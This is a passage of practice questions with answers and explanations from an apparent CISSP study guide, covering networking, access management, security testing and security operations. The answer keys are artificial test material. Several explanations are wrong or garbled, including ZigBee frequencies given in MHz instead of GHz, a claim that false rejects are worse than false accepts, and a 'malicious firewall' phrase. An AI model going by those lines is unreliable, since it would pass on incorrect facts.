Correct Answer and Explanation: **C.** Answer **C** is correct; the OSI model from bottom to top is: Physical, Data Link, Network, Transport, Session, Presentation, and Application. Remember “Please Do Not Throw Sausage Pizza Away” as a useful mnemonic to remember this.

Incorrect Answers and Explanations: *A, B, and D*. Answers *A, B, and D* are incorrect. All are in the wrong order.

- 7.** Which of the following authentication protocols uses a three-way authentication handshake?
- A.** CHAP
 - B.** EAP
 - C.** Kerberos
 - D.** PAP

Correct Answer and Explanation: *A*. Answer *A* is correct; CHAP (Challenge Handshake Authentication Protocol) uses a three-way authentication handshake.

Incorrect Answers and Explanations: *B, C, and D*. Answers *B, C, and D* are incorrect. EAP is the Extensible Authentication Protocol, an authentication framework describing multiple authentication methods. Kerberos is a Single Sign-On system that uses tickets. PAP is the Password Authentication Protocol, which is simpler (and has fewer steps) than CHAP.

- 8.** Restricting Bluetooth device discovery relies on the secrecy of what?
- A.** MAC Address
 - B.** Symmetric Key
 - C.** Private Key
 - D.** Public Key

Correct Answer and Explanation: *A*. Answer *A* is correct; Restricting Bluetooth device discovery relies on the secrecy of the 48-bit Bluetooth MAC address.

Incorrect Answers and Explanations: *B, C, and D*. Answers *B, C, and D* are incorrect. While E0 is a symmetric cipher, it is not used to restrict discovery (it is used to encrypt data). Public or Private keys are also not used for Bluetooth discovery.

- 9.** Which wireless security protocol is also known as the RSN (Robust Security Network), and implements the full 802.11i standard?
- A.** AES
 - B.** WEP
 - C.** WPA
 - D.** WPA2

Correct Answer and Explanation: *D*. Answer *D* is correct; WPA2 (Wi-Fi Protected Access 2) implements AES and CCMP (Counter Mode CBC MAC Protocol), as defined by 802.11i.

Incorrect Answers and Explanations: *A, B, and C*. Answers *A, B, and C* are incorrect. AES is part of WPA2, which also includes CCMP, so it is a weaker answer than WPA2. WEP is Wired Equivalent Privacy, an older and insecure security protocol that should no longer be used. WPA is less secure than WPA2, using RC4 and TKIP.

- 10.** What is the correct order of TCP/IP encapsulation?
- A.** Data, segments, packets, frames, bits
 - B.** Data, frames, segments, packets, bits

- C. Data, frames, packets, segments, bits
- D. Data, packets, segments, frames, bits

Correct Answer and Explanation: A. Answer A is correct: The correct order of TCP/IP encapsulation is data, segments, packets, frames, bits

Incorrect Answers and Explanations: B, C, and D. Answers B, C, and D are all incorrect. They list the incorrect order of TCP/IP encapsulation.

11. Which transmission mode is supported by both HDLC and SDLC?

- A. Asynchronous Balanced Mode (ABM)
- B. Asynchronous Response Mode (ARM)
- C. Normal Balanced Mode (NBM)
- D. Normal Response Mode (NRM)

Correct Answer and Explanation: D. Answer D is correct; both HDLC and SDLC support Normal Response Mode (NRM), where secondary nodes can transmit when given permission by the primary.

Incorrect Answers and Explanations: A, B, and C. Answers A, B, and C are incorrect. HDLC supports Asynchronous Balanced Mode (ABM) and Asynchronous Response Mode (ARM), while SDLC does not. There is no such mode as Normal Balanced Mode (NBM).

12. What is the most secure type of EAP?

- A. EAP-TLS
- B. EAP-TTLS
- C. LEAP
- D. PEAP

Correct Answer and Explanation: A. Answer A is correct; EAP-TLS is the most secure (and costly) form of EAP because it requires both server- and client-side certificates.

Incorrect Answers and Explanations: B, C, and D. Answers B, C, and D are incorrect. EAP-TTLS and PEAP are similar and don't require client-side certificates. LEAP is a Cisco-proprietary protocol that does not require client-side certificates, and also has fundamental security weaknesses.

13. What WAN Protocol has no error recovery, relying on higher-level protocols to provide reliability?

- A. ATM
- B. Frame Relay
- C. SMDS
- D. X.25

Correct Answer and Explanation: B. Answer B is correct; Frame Relay is a packet switched Layer 2 WAN protocol that features no error recovery.

Incorrect Answers and Explanations: A, C, and D. Answers A, C, and D are incorrect. ATM and SMDS are cell-based WAN protocols that provide error correction.

X.25 is a packet switched protocol similar to Frame Relay, but X.25 features error recovery.

14. What frequencies are used by ZigBee in the United States?

- A. 784 MHz and 2.4 MHz
- B. 868 MHz and 2.4 MHz
- C. 915 MHz and 2.4 MHz
- D. 2.4 MHz and 6 MHz

Correct Answer and Explanation: C. Answer C is correct; ZigBee uses 915 MHz and 2.4 MHz in the United States.

Incorrect Answers and Explanations: A, B, and D. Answers A, B, and D are incorrect. China uses 784 MHz, Europe uses 868 MHz, and 5 MHz is not used by ZigBee.

15. Accessing an IPv6 network via an IPv4 network is called what?

- A. CIDR
- B. NAT
- C. Translation
- D. Tunneling

Correct Answer and Explanation: D. Answer D is correct; accessing an IPv6 network via an IPv4 network is called tunneling.

Incorrect Answers and Explanations: A, B, and C. Answers A, B, and C are incorrect. CIDR is Classless Inter-domain Routing, a way to create flexible subnets. NAT is Network Address Translation, which translates one IP address for another. Translation is a distracter answer.

Chapter 6: Domain 5: Identity and Access Management

1. What type of password-cracking attack will always be successful?

- A. Brute Force
- B. Dictionary
- C. Hybrid
- D. Rainbow Table

Correct Answer and Explanation: A. Answer A is correct; brute force attacks are always successful, given enough time.

Incorrect Answers and Explanations: B, C, and D. Answers B, C, and D are incorrect. Dictionary attacks will only crack passwords that exist in a dictionary or word list. Hybrid attacks append, prepend, or alter characters in words from a dictionary. A rainbow table uses pre-computed hashes. Not all rainbow tables are complete, and rainbow tables are less effective against salted hashes.

2. What is the difference between password cracking and password guessing?

- A. They are the same
- B. Password guessing attempts to log into the system; password cracking attempts to determine a password used to create a hash

- C. Password guessing uses salts; password cracking does not
- D. Password cracking risks account lockout, password guessing does not

Correct Answer and Explanation: *B.* Answer *B* is correct; password cracking relies on cracking the hash of a password; password guessing attempts to log into a system.

Incorrect Answers and Explanations: *A, C*, and *D*. *A* is incorrect: Password guessing is not the same as password cracking. *C* is incorrect because salts are a password-cracking issue, not a password-guessing issue. *D* is incorrect: password guessing risks account lockout.

3. Two users on the same system have the same password, but different hashes are stored in the /etc/shadow file. What is the most likely reason the hashes are different?
 - A. The usernames are different, so the hashes will be different
 - B. Use of multiple hashing algorithms
 - C. Use of rainbow tables
 - D. Use of salts

Correct Answer and Explanation: *D.* Answer *D* is correct; a salt is a random number that is hashed along with the user's password, making it highly unlikely that two users with the same password would also have the same hash.

Incorrect Answers and Explanations: *A, B*, and *C*. Answers *A, B*, and *C* are incorrect. Different usernames will have no impact on password hashes on most systems. The use of multiple hashing algorithms on the same system is possible, but unlikely. Rainbow tables are not used to create hashes; they act as database that contains the hashed output for most or all possible passwords.

4. What authentication method exposes the password in cleartext?
 - A. CHAP
 - B. Kerberos
 - C. PAP
 - D. SESAME

Correct Answer and Explanation: *C.* Answer *C* is correct; the Password Authentication Protocol (PAP) exposes the password in plaintext on the network.

Incorrect Answers and Explanations: *A, B*, and *D*. Answers *A, B*, and *D* are incorrect. CHAP, Kerberos and SESAME do not expose the cleartext password.

5. What are the main differences between retina scans and iris scans?
 - A. Retina scans are not invasive and iris scans are
 - B. Iris scans invade a person's privacy and retina scans do not
 - C. Iris scans change depending on the person's health, retina scans are stable
 - D. Retina scans change depending on the person's health, iris scans are stable

Correct Answer and Explanation: *D.* Answer *D* is correct; the blood vessels in the retina may change depending on certain health conditions.

Incorrect Answers and Explanations: *A, B*, and *C*. *A* is incorrect because retina scans are invasive—they can relay user health information. *B* is incorrect because

iris scans are not invasive. C is incorrect because iris scans remain (comparatively) stable regarding the general health of the user attempting access.

6. What is the most important decision an organization needs to make when implementing Role-Based Access Control (RBAC)?
- A. Each user's security clearance needs to be finalized
 - B. The roles users have on the system needs to be clearly defined
 - C. Users' data needs to be clearly labeled
 - D. Users must be segregated from one another on the IT system to prevent spillage of sensitive data

Correct Answer and Explanation: B. Answer B is correct; in Role-Based Access Control (RBAC), users' roles must be clearly defined so access to data based upon those roles can be limited according to organization policy.

Incorrect Answers and Explanations: A, C, and D. Answer A is incorrect because in RBAC user's clearances are not considered. Answer C is incorrect because MAC labels every object and compares it to a subject's clearance, not RBAC. Answer D is incorrect because in RBAC users are not segregated from one another.

7. What access control method could scrutinize additional factors such as time of attempted access before granting access?
- A. Discretionary access control
 - B. Attribute-based access control
 - C. Role-based access control
 - D. Rule-based access control

Correct Answer and Explanation: B. Answer B is correct; attribute-based access control (ABAC) allows consideration of myriad additional factors, including elements like the time of attempted access, for access control decisions.

Incorrect Answers and Explanations: A, C, and D. Answers A, C, and D are incorrect. Discretionary access control involves access to objects being controlled by subjects, who exercise complete control over objects they created or have been granted full control over. Role-based control is based on the subject's role. Rule-based access control considers defined rules that govern access decisions and are most closely associated with firewalls, or similar types of controls.

8. What service is known as cloud identity, and allows organizations to leverage cloud services for identity management?
- A. IaaS
 - B. IDaaS
 - C. PaaS
 - D. SaaS

Correct Answer and Explanation: B. Answer B is correct; Identity as a Service, also called cloud identity, allows organizations to leverage cloud services for identity management

Incorrect Answers and Explanations: *A, C, and D*. Answers *A, C, and D* are incorrect. IaaS (Infrastructure as a Service) provides an entire virtualized operating system, which the customer configures from the OS on up. PaaS (Platform as a Service) provides a pre-configured operating system, and the customer configures the applications. SaaS (Software as a Service) is completely configured, from the operating system to applications, and the customer simply uses the application.

9. A type II biometric is also known as what?

- A.** Crossover Error Rate (CER)
- B.** Equal Error Rate (EER)
- C.** False Accept Rate (FAR)
- D.** False Reject Rate (FRR)

Correct Answer and Explanation: *C*. Answer *C* is correct; the False Accept Rate (FAR) is known as a type II error. Remember that false rejects are normally worse than false accepts, and II is greater than I.

Incorrect Answers and Explanations: *A, B, and D*. Answers *A, B, and D* are incorrect. The Crossover Error Rate (CER) and Equal Error Rate (EER) are synonyms used to gauge the accuracy of a biometric system. A False Reject Rate (FRR) is a type I error.

10. Within Kerberos, which part is the single point of failure?

- A.** The Ticket Granting Ticket
- B.** The Realm
- C.** The Key Distribution Center
- D.** The Client-Server session key

Correct Answer and Explanation: *C*. *C* is the correct answer because the KDC is the only service within Kerberos that can authenticate subjects. If the KDC losses availability, then ticket granting tickets will not be issued and no new authentications may take place.

Incorrect Answers and Explanations: *A, B, and D*. *A* is incorrect because the TGT is received by the subject from the KDC. *B* is incorrect because the realm is a Kerberos network that shares authentication. *D* is incorrect because new C-S session keys can be issued.

11. What is an XML-based framework for exchanging security information, including authentication data?

- A.** Kerberos
- B.** OpenID
- C.** SAML
- D.** TACACS

Correct Answer and Explanation: *C*. Answer *C* is correct; SAML is an XML-based framework for exchanging security information, including authentication data.

Incorrect Answers and Explanations: *A, B, and D*. Answers *A, B, and D* are incorrect. Kerberos is a third-party authentication service that may be used to support

Single Sign-On. OpenID is a framework for exchanging authentication data, but is not XML-based. TACACS is a centralized access control system that requires users to send an ID and static (reusable) password for authentication.

- 12.** Which authentication protocol leverages tokens for communicating identity information details?
- A.** OAuth
 - B.** OIDC
 - C.** SAML
 - D.** Kerberos

Correct Answer and Explanation: *B.* Answer *B* is correct; OpenID Connect (OIDC) employs tokens, such as the ID token, and is characterized as an authentication protocol.

Incorrect Answers and Explanations: *A, C, and D.* Answers *A, C, and D* are incorrect. OAuth does employ tokens, but it provides for authorization rather than authentication. SAML and Kerberos could both be considered authentication protocols, but neither employ tokens for communicating identity information. Rather than tokens, SAML employs assertions while Kerberos functions via tickets.

- 13.** Server A trusts server B. Server B trusts Server C. Server A therefore trusts server C. What term describes this trust relationship?
- A.** Domain trust
 - B.** Forest trust
 - C.** Non-transitive trust
 - D.** Transitive Trust

Correct Answer and Explanation: *D.* *D* is the correct answer. Transitive trusts exist between two partners and all of their partners. For example: if A trusts B, in a transitive trust, A will trust B and all of B's trust partners.

Incorrect Answers and Explanations: *A, B, and C.* Domain and Forest trust are less-specific terms that are not required to be transitive. Non-transitive trust is the opposite of transitive trust.

- 14.** A policy that states a user must have a business requirement to view data before attempting to do so is an example of enforcing what?
- A.** Least privilege
 - B.** Need to know
 - C.** Rotation of duties
 - D.** Separation of duties

Correct Answer and Explanation: *B.* Answer *B* is correct; need to know means the user must have a need (requirement) to access a specific object before doing so.

Incorrect Answers and Explanations: *A, C, and D.* Answers *A, C, and D* are incorrect. Least privilege is less granular than need to know: users have the least amount of privilege to do their jobs, but objects are still typically grouped together (such as allowing access to all backup tapes for a backup administrator). Separation of duties

is designed to divide sensitive tasks among multiple subjects. Rotation of duties is designed to mitigate collusion.

- 15.** What technique would raise the False Accept Rate (FAR) and lower the False Reject Rate (FRR) in a fingerprint scanning system?
- Decrease the amount of minutiae that is verified
 - Increase the amount of minutiae that is verified
 - Lengthen the enrollment time
 - Lower the throughput time

Correct Answer and Explanation: A. Answer A is correct; decreasing the amount of minutiae will make the accuracy of the system lower, which lowers false rejects but raises false accepts.

Incorrect Answers and Explanations: B, C, and D. Answers B, C, and D are incorrect. Increasing the amount of minutiae will make the system more accurate, increasing the FRR and lowering the FAR. Enrollment and throughput time are not directly connected to FAR and FRR.

Chapter 7: Domain 6: Security Assessment and Testing

- What process involves building scripts or tools that simulate activities normally performed in an application?
 - Test coverage analysis
 - Misuse case testing
 - Synthetic transactions
 - Penetration test

Correct Answer and Explanation: C. Answer C is correct; synthetic transactions involve building scripts or tools that simulate activities normally performed in an application.

Incorrect Answers and Explanations: A, B, and D. Answers A, B, and D are incorrect. Test coverage analysis seeks to determine the percentage of an application that has been tested. Misuse case testing is designed to simulate abnormal user behavior. A penetration test is designed to determine if an attacker can penetrate an organization.

- What security metric is used to measure availability?
 - Key Uptime Indicator
 - Key Risk Indicator
 - Key Performance Indicator
 - Key Response Indicator

Correct Answer and Explanation: C. Answer C is correct; Key Performance Indicator (KPI) may be used to measure availability.

Incorrect Answers and Explanations: A, B, and D. Answers A, B, and D are incorrect. Key Risk Indicators (KRIs) are used to measure risk. Key Uptime Indicator and

Key Response Indicator are distracters that are not valid Common Body of Knowledge terms.

3. What process is designed to automate penetration tests, and is often run 24/7/365?
 - A. Misuse case testing
 - B. Synthetic transactions
 - C. Breach attack simulation
 - D. Test coverage analysis

Correct Answer and Explanation: C. Answer C is correct; Breach Attack Simulations (BAS) automate penetration tests, and often run 24/7/365.

Incorrect Answers and Explanations: A, B, and D. Answers A, B, and D are incorrect. Misuse case testing is designed to simulate abnormal user behavior. Synthetic transactions are designed to simulate normal behavior. Test coverage analysis seeks to determine the percentage of an application that has been tested.

4. What type of penetration test begins with no external or trusted information, and begins the attack with public information only?
 - A. Full knowledge
 - B. Partial knowledge
 - C. Grey box
 - D. Zero knowledge

Correct Answer and Explanation: D. Answer D is correct; a zero knowledge test begins with no external or trusted information and begins the attack with public information only.

Incorrect Answers and Explanations: A, B, and C. Answers A, B, and C are incorrect. A full-knowledge test (also called crystal-box) provides internal information to the penetration tester, including network diagrams, policies and procedures, and sometimes reports from previous penetration testers. Grey box is not a valid term on the exam. Partial-knowledge tests are in between zero and full knowledge: the penetration tester receives some limited trusted information.

5. What type of assessment would best demonstrate an organization's compliance with PCI-DSS (Payment Card Industry Data Security Standard)?
 - A. Audit
 - B. Penetration test
 - C. Security assessment
 - D. Vulnerability assessment

Correct Answer and Explanation: A. Answer A is correct; an audit is used to verify compliance with a published specification.

Incorrect Answers and Explanations: B, C, and D. Answers B, C, and D are incorrect. A penetration test is designed to determine if an attacker can penetrate an organization. A security assessment is a holistic approach to assessing the effectiveness of access control. A vulnerability assessment is designed to discover poor configurations and missing patches in an environment.

6. What type of test provides internal information to the penetration tester, including network diagrams, policies and procedures, and sometimes reports from previous penetration testers?

- A.** Full knowledge
- B.** Partial knowledge
- C.** Grey box
- D.** Zero knowledge

Correct Answer and Explanation: **A.** Answer *A* is correct; a full-knowledge test provides internal information to the penetration tester, including network diagrams, policies and procedures, and sometimes reports from previous penetration testers.

Incorrect Answers and Explanations: **B, C, and D.** Answers *B, C, and D* are incorrect. Partial-knowledge tests are in between zero and full knowledge: the penetration tester receives some limited trusted information. Grey box is not a valid term on the exam. A zero knowledge test begins with no external or trusted information, and begins the attack with public information only.

7. What can be used to ensure software meets the customer's operational requirements?

- A.** Integration testing
- B.** Installation testing
- C.** Acceptance testing
- D.** Unit testing

Correct Answer and Explanation: **C.** Answer *C* is correct; acceptance testing is designed to ensure the software meets the customer's operational requirements.

Incorrect Answers and Explanations: **A, B, and D.** Answers *A, B, and D* are incorrect. Integration testing tests multiple software components as they are combined into a working system. Installation testing tests software as it is installed and first operated. Unit Testing is a low-level test of software components, such as functions, procedures, or objects.

8. What term describes a no-tech or low-tech method that uses the human mind to bypass security controls?

- A.** Fuzzing
- B.** Social engineering
- C.** War dialing
- D.** Zero knowledge test

Correct Answer and Explanation: **B.** Answer *B* is correct; social engineering is a no-tech or low-tech method that uses the human mind to bypass security controls.

Incorrect Answers and Explanations: **A, C, and D.** Answers *A, C, and D* are incorrect. Fuzzing is a type of black box testing that enters random malformed data as inputs into software programs to determine if they will crash. War dialing uses a modem to dial a series of phone numbers, looking for an answering modem carrier tone. A zero knowledge penetration test begins with no external or trusted information, and begins the attack with public information only.

- 9.** What term describes a black box testing method that seeks to identify and test all unique combinations of software inputs?
- A.** Combinatorial software testing
 - B.** Dynamic Application Security Testing
 - C.** Misuse case testing
 - D.** Static Application Security Testing

Correct Answer and Explanation: **A.** Answer **A** is correct; combinatorial software testing is a black box testing method that seeks to identify and test all unique combinations of software inputs.

Incorrect Answers and Explanations: **B**, **C**, and **D**. Answers **B**, **C**, and **D** are incorrect. Dynamic Application Security Testing tests code while executing it. Misuse case testing formally models how security impact could be realized by an adversary abusing the application. Static Application Security Testing tests the code passively; the code is not running. This includes walkthroughs, syntax checking, and code reviews.

- 10.** What term describes a holistic approach for determining the effectiveness of access control, and has a broad scope?
- A.** Security assessment
 - B.** Security audit
 - C.** Penetration test
 - D.** Vulnerability assessment

Correct Answer and Explanation: **A.** Answer **A** is correct; a security assessment is a holistic approach for determining the effectiveness of access control, and has a broad scope.

Incorrect Answers and Explanations: **B**, **C**, and **D**. Answers **B**, **C**, and **D** are incorrect. A security audit verifies compliance with an information security framework. A penetration test is designed to determine if an attacker can penetrate an organization. A vulnerability assessment is designed to discover poor configurations and missing patches in an environment.

Use the following scenario to answer questions 11 through 14:

You are the CISO of a large bank and have hired a company to provide an overall security assessment, and also provide a penetration test of your organization. Your goal is to determine overall information security effectiveness. You are specifically interested in determining if theft of financial data is possible.

Your bank has recently deployed a custom-developed three-tier web application that allows customers to check balances, make transfers, and deposit checks by taking a photo with their smartphone and then uploading the check image. In addition to a traditional browser interface, your company has developed a smartphone app for both Apple iOS and Android devices.

The contract has been signed, and both scope and rules of engagement have been agreed upon. A 24/7 operational IT contact at the bank has been made available in case of any unexpected developments during the penetration test, including potential accidental disruption of services.

11. Assuming the penetration test is successful, what is the best way for the penetration testing firm to demonstrate the risk of theft of financial data?
- A. Instruct the penetration testing team to conduct a thorough vulnerability assessment of the server containing financial data
 - B. Instruct the penetration testing team to download financial data, redact it, and report accordingly
 - C. Instruct the penetration testing team that they may only download financial data via an encrypted and authenticated channel
 - D. Place a harmless “flag” file in the same location as the financial data, and inform the penetration testing team to download the flag

Correct Answer and Explanation: *D.* Answer *D* is correct; a flag is a dummy file containing no regulated or sensitive data, placed in the same area of the system as the credit card data, and protected with the same permissions. If the tester can read and/or write to that file, then they prove they could have done the same to the credit card data.

Incorrect Answers and Explanations: *A, B*, and *C*. Answers *A, B*, and *C* are incorrect. Answer *A* is a vulnerability assessment, not a penetration test. Answers *B* and *C* are dangerous, and could involve unauthorized access of regulated data, such as healthcare records.

12. What type of penetration test will result in the most efficient use of time and hourly consultant expenses?
- A. Automated knowledge
 - B. Full knowledge
 - C. Partial knowledge
 - D. Zero knowledge

Correct Answer and Explanation: *B.* Answer *B* is correct; a full knowledge test is far more efficient than other forms of penetration tests, allowing the penetration tester to find weaker areas more quickly.

Incorrect Answers and Explanations: *A, C*, and *D*. Answers *A, C*, and *D* are incorrect. Automated knowledge is not a valid exam term. Both zero and partial knowledge tests will be less efficient than full knowledge.

13. You would like to have the security firm test the new web application, but have decided not to share the underlying source code. What type of test could be used to help determine the security of the custom web application?
- A. Secure compiler warnings
 - B. Fuzzing
 - C. Static testing
 - D. White box testing

Correct Answer and Explanation: *B.* Answer *B* is correct; Fuzzing is a black box testing method that does not require access to source code.

Incorrect Answers and Explanations: *A, C*, and *D*. Answers *A, C*, and *D* are incorrect. All are static methods that require access to source code.

14. During the course of the penetration test, the testers discover signs of an active compromise of the new custom-developed three-tier web application. What is their best source of action?
- A. Attempt to contain and eradicate the malicious activity
 - B. Continue the test
 - C. Quietly end the test, immediately call the operational IT contact, and escalate the issue
 - D. Shut the server down

Correct Answer and Explanation: C. Answer C is correct; attackers will often become more malicious if they believe they have been discovered, sometimes violating data and system integrity. The integrity of the system is at risk in this case, and the penetration tester should end the penetration test, and immediately escalate the issue.

Incorrect Answers and Explanations: A, B, and D. Answers A, B, and D are incorrect. The client must be notified immediately, and incident handling is not the penetration tester's responsibility.

15. Drag and drop: Which of the following statements about Syslog are true? Drag and drop all correct answers from left to right (Fig. A.5).





FIG. A.5

Drag and drop.

**FIG. A.6**

Drag and drop—Answer.

Correct Answer and Explanation: Syslog uses UDP, which offers unreliable transport, so the data is easily spoofed. The data is also not encrypted.

Incorrect Answers and Explanations: Syslog does not use TCP, is not encrypted, and uses no authentication ([Fig. A.6](#)).

Chapter 8: Domain 7: Security Operations

1. What type of backup is obtained during the Response (aka Containment) phase of Incident Response?
 - A. Incremental
 - B. Full
 - C. Differential
 - D. Binary

Correct Answer and Explanation: *D.* Answer *D* is correct; binary, or bit by bit, backups are what is obtained during the containment phase of incident response. Strong preference is also for a forensically sound binary backup that leverages a hashing algorithm to convey reliability. The other types of backups will not capture

unallocated space, and could cause the analyst to miss some data that had been marked for deletion.

Incorrect Answers and Explanations: *A, B, and C*. Answers *A, B, and C* are incorrect. Incremental, Full, and Differential are all common backup techniques, but will only backup allocated space rather than the full drive. These techniques are used for simple backup/restore capabilities rather than incident response or forensics.

2. What is the primary goal of disaster recovery plan (DRP)?

- A.** Integrity of data
- B.** Preservation of business capital
- C.** Restoration of business processes
- D.** Safety of personnel

Correct Answer and Explanation: *D*. Answer *D* is correct; Loss of human life is the highest impact of any risk; personnel safety is the primary concern of all 8 domains, including business continuity and disaster recovery planning.

Incorrect Answers and Explanations: *A, B, and C*. Answers *A, B, and C* are incorrect. All are valid concerns, but none trump personnel safety.

3. Adversaries targeting your organization have created a custom maliciously crafted document and emailed it to a user within your organization. Which control is most likely to aid the organization in identifying this targeted attack?

- A.** Antimalware
- B.** Next Generation Firewall (NGFW)
- C.** Sandboxing
- D.** User and Entity Behavior Analytics (UEBA)

Correct Answer and Explanation: *C*. Answer *C* is correct; malware sandboxing exists specifically to address the issues associated with custom created malicious content. Further, the emphasis on email being used to distribute the malicious firewall further supports the control in question being sandboxing as email and web download are the two primary delivery mechanisms scrutinized by sandboxing.

Incorrect Answers and Explanations: *A, B, and D*. Answers *A, B, and D* are incorrect. While each of the other controls might offer benefits in this scenario, the emphasis on custom crafting plays to the strength of sandboxing more than the other controls. Antimalware and NGFW would be more closely aligned with signature-based detection, which would fail with the custom-crafted nature described. While UEBA could offer user-oriented behavior-based detection benefits depending on activities exhibited if the document were rendered by the end user.

4. Your Maximum Tolerable Downtime is 48 hours. What is the most cost-effective alternate site choice?

- A.** Cold
- B.** Hot
- C.** Redundant
- D.** Warm

Correct Answer and Explanation: *D*. Answer *D* is correct; A warm site is a datacenter with raised floor, power, utilities, computer peripherals, and fully configured computers, requiring 24–72 hours to become fully operational.

Incorrect Answers and Explanations: *A*, *B*, and *C*. Answers *A*, *B*, and *C* are incorrect. A cold site has basic physical and environmental controls, but no computer systems. It normally takes a week or more to make fully operational. A hot site is a datacenter with a raised floor, power, utilities, computer peripherals, and fully configured computers. A hot site takes hours to become fully operational, and is the second-most expensive option. A redundant site is an exact production duplicate of a system that has the capability to seamlessly operate all necessary IT operations, and is the most expensive option.

5. Your organization receives communication from an ISAC detailing indicators associated with a recently observed intrusion campaign. This process would be considered a form of which of the following?
 - A. Disaster recovery
 - B. Incident management
 - C. Threat intelligence
 - D. Behavior analytics

Correct Answer and Explanation: *C*. Answer *C* is correct; threat intelligence involves handing adversary-oriented information gleaned from previous security incidents.

Incorrect Answers and Explanations: *A*, *B*, and *D*. Answers *A*, *B*, and *D* are incorrect. The intelligence provided could ultimately allow the organization to discover an incident to manage, which could ultimately lead to a disaster. However, even without either an incident or a disaster, the process described would still fit within the purview of threat intelligence. Behavior analytics seems rather unrelated to the process being described.

6. Which type of backup will include only those files that have changed since the most recent Full backup?
 - A. Full
 - B. Differential
 - C. Incremental
 - D. Binary

Correct Answer and Explanation: *B*. Answer *B* is correct; differential backups will only archive those files that have changed since the most recent full backup.

Incorrect Answers and Explanations: *A*, *C*, and *D*. Answers *A*, *C*, and *D* are incorrect. A full backup would archive all files regardless of whether they had changed or not. An incremental backup will only archive those files that have changed since the last incremental or full backup. Binary backups are used for forensics and incident response purposes and will backup everything on the entire disk, both allocated and unallocated space.

- 7.** Which preventive control would be most appropriate to defend a custom developed application from SQL injection attacks?
- A.** Web Application Firewall (WAF)
 - B.** Vulnerability scanner
 - C.** Intrusion Prevention System (IPS)
 - D.** Sandboxing

Correct Answer and Explanation: **A.** Answer **A** is correct; the emphasis on a custom developed application coupled with SQL injection makes web application firewall (WAF) the best answer.

Incorrect Answers and Explanations: **B, C, and D.** Answers **B, C, and D** are incorrect. Vulnerability scanners, IPS, and sandboxing prove much less successful in defending against application security flaws, especially in the case of custom developed applications.

- 8.** What statement regarding the Business Continuity Plan is true?
- A.** BCP and DRP are separate, equal plans
 - B.** BCP is an overarching “umbrella” plan that includes other focused plans such as DRP
 - C.** DRP is an overarching “umbrella” plan that includes other focused plans such as BCP
 - D.** COOP is an overarching “umbrella” plan that includes other focused plans such as BCP

Correct Answer and Explanation: **B.** Answer **B** is correct; the Business Continuity Plan is an umbrella plan that includes multiple specific plans, most importantly the Disaster Recovery Plan.

Incorrect Answers and Explanations: **A, C, and D.** Answers **A, C, and D** are incorrect. All incorrectly state that BCP is equal to, or a subset of other plans.

- 9.** Which HA solution involves multiple systems all of which are online and actively processing traffic or data?
- A.** Active-active cluster
 - B.** Active-passive cluster
 - C.** Database shadowing
 - D.** Remote journaling

Correct Answer and Explanation: **A.** Answer **A** is correct; an active-active cluster involves multiple systems all of which are online and actively processing traffic or data. This configuration is also commonly referred to as load balancing, and is especially common with public facing systems such as Web server farms.

Incorrect Answers and Explanations: **B, C, and D.** Answers **B, C, and D** are incorrect. An active-passive involves devices or systems that are already in place, configured, powered on, and ready to begin processing network traffic should a failure occur on the primary system. Database shadowing uses two or more identical databases that are updated simultaneously. Remote journaling saves the database

checkpoints and database journal to a remote site. In the event of failure at the primary site, the database may be recovered.

- 10.** Which plan is designed to provide effective coordination among the managers of the organization in the event of an emergency or disruptive event?
- A.** Call tree
 - B.** Continuity of Support Plan
 - C.** Crisis Management Plan
 - D.** Crisis Communications Plan

Correct Answer and Explanation: **C.** Answer **C** is correct; the Crisis Management Plan (CMP) is designed to provide effective coordination among the managers of the organization in the event of an emergency or disruptive event.

Incorrect Answers and Explanations: **A**, **B**, and **D**. Answers **A**, **B**, and **D** are incorrect. The call tree works by assigning each employee a small number of other employees they are responsible for calling in an emergency event. The Continuity of Support Plan focuses narrowly on support of specific IT systems and applications. Crisis Communications Plan (sometimes simply called the communications plan); a plan for communicating to staff and the public in the event of a disruptive event. This plan is a subset of the CMP.

- 11.** Which plan details the steps required to restore normal business operations after recovering from a disruptive event?
- A.** Business Continuity Plan (BCP)
 - B.** Business Resumption Planning (BRP)
 - C.** Continuity of Operations Plan (COOP)
 - D.** Occupant Emergency Plan (OEP)

Correct Answer and Explanation: **B.** Answer **B** is correct; Business Resumption Planning details the steps required to restore normal business operations after recovering from a disruptive event.

